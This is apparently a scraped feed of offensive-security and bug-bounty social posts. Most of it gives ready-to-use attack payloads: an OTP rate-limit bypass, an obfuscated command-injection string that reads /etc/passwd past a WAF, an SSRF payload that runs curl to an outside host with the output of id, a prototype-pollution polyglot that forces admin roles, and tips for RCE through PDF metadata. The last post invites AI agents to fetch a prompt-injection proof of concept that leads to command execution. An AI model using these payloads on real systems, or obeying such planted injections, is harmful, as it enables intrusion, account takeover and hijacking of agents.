
💡 Quick tip! OTP verification locked after 3 attempts? 👀
Some rate limiters count the raw email string, while the account lookup normalizes it.
Each variant can sometimes give you fresh attempts:
• victim(1)@example\.com
• victim+1@example\.com
• VICTIM@example\.com

/submit?param=cat%20/etc/passwd ==> 403
Obfuscate using backslashes + $IFS + hex escapes + wildcards
param=e\c\h\o$IFS-e$IFS'\x63\x61\x74\x20\x2F\x65\x74\x63\x2F\x70\x61\x73\x73\x77\x64'|/???/\b**\h ==> 200
shell reconstruct the original command while the WAF sleeping
GTIG just put out the AI threat tracker, full of case studies from Mandiant IRs, Gemini, and everywhere else we’re watching the threat evolve.
Big takeaways for me are the n-day problem (speed), the agentic frameworks (scale), and LLMJacking (scale).
https://t.co/TiXD0qO0c4

SSRF❌
RCE ✅

Before testing SSRF, check whether any parameter fetches a remote URL try it:
?url=https://<any-domain>/`curl{$IFS}burplink/$(id)`
If the server processes the URL through unsafe system functions like exec(), it may lead to RCE.
join my tg https://t.co/5NuBijZztS
Server-Side Prototype Pollution Polyglot
Probe, bypass and exploit in just one shot.
{"__proto__":{"path":"/brutepp","brutepp":"brutepp","isAdmin":true,"role":"admin"},"constructor":{"prototype":{"path":"/brutepp","brutepp":"brutepp","isAdmin":true,"role":"admin"}}}
Breakdown:
1. path: pollutes the cookie Path. Unique string in a header, zero false positives.
2. brutepp: a junk key. If it surfaces in a response where it has no business, a for..in copy or a rendered page, confirmed.
3. Two write paths: proto and constructor.prototype. Strip one, the other still lands. Most filters only know proto.
4. isAdmin / role: the real payoff. A gated endpoint that checks these on a plain object flips from public to admin, no second request.
=> Going further: an unknown token in a plain-object store like sessions[token] misses the real keys and hits the prototype. Pollute that key with a session object and forge the identity.
All of these start the same way: an app deep-merges your JSON into an object it reuses, merge(config, req.body).
Find that merge and the gadgets are already in their code. CVE-2019-7609 (Kibana, CVSS 10) shows how far this class goes.
More @ brutelogic[.]net
☠️RCE via pdf metadata💀
-In file upload developer focus on the file extension sanitization.
-So focus on file upload metadata, description, file-name etc sections.
-Make error on response, fuzz payloads, test blind payloads & get rce!
join my Channel: https://t.co/5NuBijZztS


🔥 Meet NucleiFuzzer — an automated web vulnerability scanning toolkit.
→ Automated URL discovery & crawling
→ Nuclei-powered vulnerability scanning
→ XSS, SQLi, SSRF & Open Redirect detection
A useful addition to your bug bounty toolkit. 🔍
🔗 https://t.co/hv5JGaJbwy
NucleiFuzzer
A powerful automation tool for detecting xss,sqli,ssrf,open-redirect..etc vulnerabilities in web applications.
https://t.co/rP70E8X6Z1
#infosec#pentesting#bugbounty
hidden endpoints & hardcoded keys sit in every minified JS bundle.
REA maps whole attack surface of an Electron app statically: modules, routes, IPC bridges.
bounty tip 📌 : preload → IPC → main process is where desktop apps leak.
https://t.co/HTfsmk2mQp
SSRF write-up is live! 🔥
Real-world findings, bypass techniques, and my methodology behind discovering SSRF across 6 companies.
Read it here 👇
🔗 https://t.co/RLZbJOMyqq
#BugBounty#SSRF#WebSecurity
🐛 Bug Bounty Writeup
• Access Control Vulnerabilities: A Practical Guide to Broken Authorization: https://t.co/YKe0uqUq89
• DAST and Web Recon Explained: An End-to-End Methodology for Understanding Any Web Application: https://t.co/Ky2L1EJMgm
• The Race Condition That Paid Its Own Bounty: https://t.co/rZa1LkD0hJ
• Mastering Open Redirect Vulnerabilities: From Simple Bypasses to Critical Bug Bounties: https://t.co/T3wiO4VFkd
• SQLMap 1 ~ CyLab Security Academy Write-up | Exploiting SQL Injection and Accessing Protected Data: https://t.co/uCMO68hV4O
• Unauthenticated DaData Relay: Leaking FNS Registry Records and Burning a Paid API Quota: https://t.co/yWQCaSR0qo
• From P4 to P1 — Day 7: IDOR and Broken Object-Level Authorization (BOLA) in Bug Bounty Hunting: https://t.co/nr1lMp0Z0b
• Unauthenticated Spring Boot Actuator: Credential-Shaped Secrets Leaking from /actuator/env and…: https://t.co/oGBLR3n9oI
• GraphQL IDOR: How a Missing Org Check Let Me Edit Another Tenant’s Permissions: https://t.co/iLK92gvgRE
LLMi PoC - 2nd Order Injection
Point your LLM or AI agent here, fetched at inference time:
https://t.co/mYy61WPWG9
A model echoing the string is text-level but an agent running the injected command is system-level.
That’s prompt injection to RCE.
LLMI-POC-BRUTELOGIC